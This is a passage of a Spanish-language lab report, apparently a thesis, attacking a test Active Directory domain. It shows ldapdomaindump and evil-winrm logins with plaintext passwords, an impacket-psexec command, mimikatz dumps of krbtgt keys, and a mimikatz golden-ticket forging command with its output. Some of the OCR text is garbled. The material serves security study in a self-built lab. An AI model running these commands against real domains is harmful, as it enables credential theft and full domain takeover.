



Figura 47-Herramienta rpcclient

7.6.9.- HERRAMIENTA LDAPDOMAINDUMP




```
[*]-[jcaballero@parrot]-[*]-
[*]$ ldapdomaindump -u 'jcaballer.local\jcaballero1' -p 'Passjcl.' 192.168.140.129
[*] Connecting to host...
[*] Binding to host
[*] Bind OK
[*] Starting domain dump
[*] Domain dump finished
[*] jcaballero@parrot]-[*]-
[*] → Python -m SimpleHTTPServer
[*] Serving HTTP on 0.0.0.0 port 8080 ...
```

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	Last Logon	Flags	pwdL
J Caballero Admin	J Caballero Admin	jcaballeroadm	Compartación del creador de directorios de usuarios Admin. del dominio, Administradores de empresas, Administradores de sistemas, Administradores	Usuarios del dominio	11/28/22 22:39:06	11/29/22 23:06:21	12/05/22 14:27:15	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, DONT_REQ_PREAUTH	11/28 22:39
J3 Caballero	J3 Caballero	jcaballero3		Usuarios del dominio	11/28/22 20:26:39	11/28/22 20:40:11	11/30/22 19:18:43	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/28 20:26
J2 Caballero	J2 Caballero	jcaballero2		Usuarios del dominio	11/28/22 19:11:11	11/28/22 19:16:50	11/30/22 19:18:37	NORMAL_ACCOUNT	11/28 19:11
J1 Caballero	J1 Caballero	jcaballero1	Usuarios de administración remota, Usuarios de escritorio remoto	Usuarios del dominio	11/28/22 19:10:16	11/28/22 19:13:16	11/30/22 22:12:30	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/28 19:10
krbtgt	krbtgt	krbtgt	Grupo de replicación de contraseñas KDC, desesada	Usuarios del dominio	11/28/22 18:49:01	11/28/22 19:12:03	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	11/28 18:49
DefaultAccount	DefaultAccount	DefaultAccount	Sistema Managed Account Group	Usuarios del dominio	11/28/22 18:48:21	11/28/22 18:48:21	00:00:00	ACCOUNT_DISABLED, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/01 00:00
Invitado	Invitado	Invitado	Invitados del dominio	Invitados del dominio	11/28/22 18:48:21	11/28/22 18:48:21	01/01/01 00:00:00	ACCOUNT_DISABLED, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/01 00:00

Figura 48-Herramienta ldapdomaindump

7.6.10.- HERRAMIENTA EVIL-WINRM



```
[*]-[jcaballero@parrot]-[*]-
[*] evil-winrm -i 192.168.140.129 -u 'jcaballero1' -p 'Passjcl.'
```

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: <https://github.com/Hackplayers/evil-winrm#remote-path-completion>

Info: Establishing connection to remote endpoint

```
Evil-WinRM: PS C:\Users\jcaballero1\Documents> whoami /u /p /r /v
```

INFORMACIÓN DE PRIVILEGIOS

Nombre de privilegio	Descripción	Estado
SeMachineAccountPrivilege	Agregar estaciones de trabajo al dominio	Habilitada
SeBackupPrivilege	Hacer copias de seguridad de archivos y directorios	Habilitada
SeChangeNotifyPrivilege	Omitir comprobación de recorrido	Habilitada
SeIncreaseWorkingSetPrivilege	Aumentar el espacio de trabajo de un proceso	Habilitada

```
Evil-WinRM: PS C:\Users\jcaballero1\Documents>
```

Figura 49-Consulta de privilegios




Figura 50-Herramienta diskshadow

7.6.11.- HERRAMIENTA MIMIKATZ




Figura 51-Herramienta Mimikatz Isadump


```
Panel OS - VMware Workstation
File Edit View VM Settings Help
Panel OS x AD (Active Directory) x PC-jcaballer1 x PC-jcaballer2 x PC-jcaballer3 x
Aplicaciones Lugares Sistema
impacket-psexec:jcaballer.local/jcaballeradm:Password! @192.168.140.129 cmd.exe - Parrot Terminal
Archivo Editar Ver Buscar Terminal Ayuda

* Kerberos
Default Salt : JCABALLER.LOCALkrbtgt
Credentials
des_cbc_md5 : 43864f687c2f854c

* Kerberos-News-Keys
Default Salt : JCABALLER.LOCALkrbtgt
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 138311d8cd789322a7909b956992ccaf16ef5ba93164a7bd06c9f01760678b85
aes128_hmac (4096) : 15a72c278dc872de1f9ce7b529b63a1a
des_cbc_md5 (4096) : 43864f687c2f854c

* NTLM-Strong-NTOWF
Random Value : 2956724885f184763d9748e707578598

mimikatz # kerberos::golden /domain:jcaballer.local /sid:S-1-5-21-2113225452-1616628721-3036420712 /rc4:68d55b3d5bb0eafe54b8aa8ef608cb28 /user:jcaballeradm /ticket:gold.kirbi
User : jcaballeradm
Domain : jcaballer.local (JCABALLER)
SID : S-1-5-21-2113225452-1616628721-3036420712
User Id : 509
Groups Id : *513 512 520 518 519
ServiceKey: 68d55b3d5bb0eafe54b8aa8ef608cb28 - rc4_hmac_nt
Lifetime : 30/11/2022 23:10:50 ; 27/11/2032 23:10:50 ; 27/11/2032 23:10:50
-> Ticket : ticket.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !

mimikatz #
```

Figura 52-Herramienta Mimikatz kerberos::golden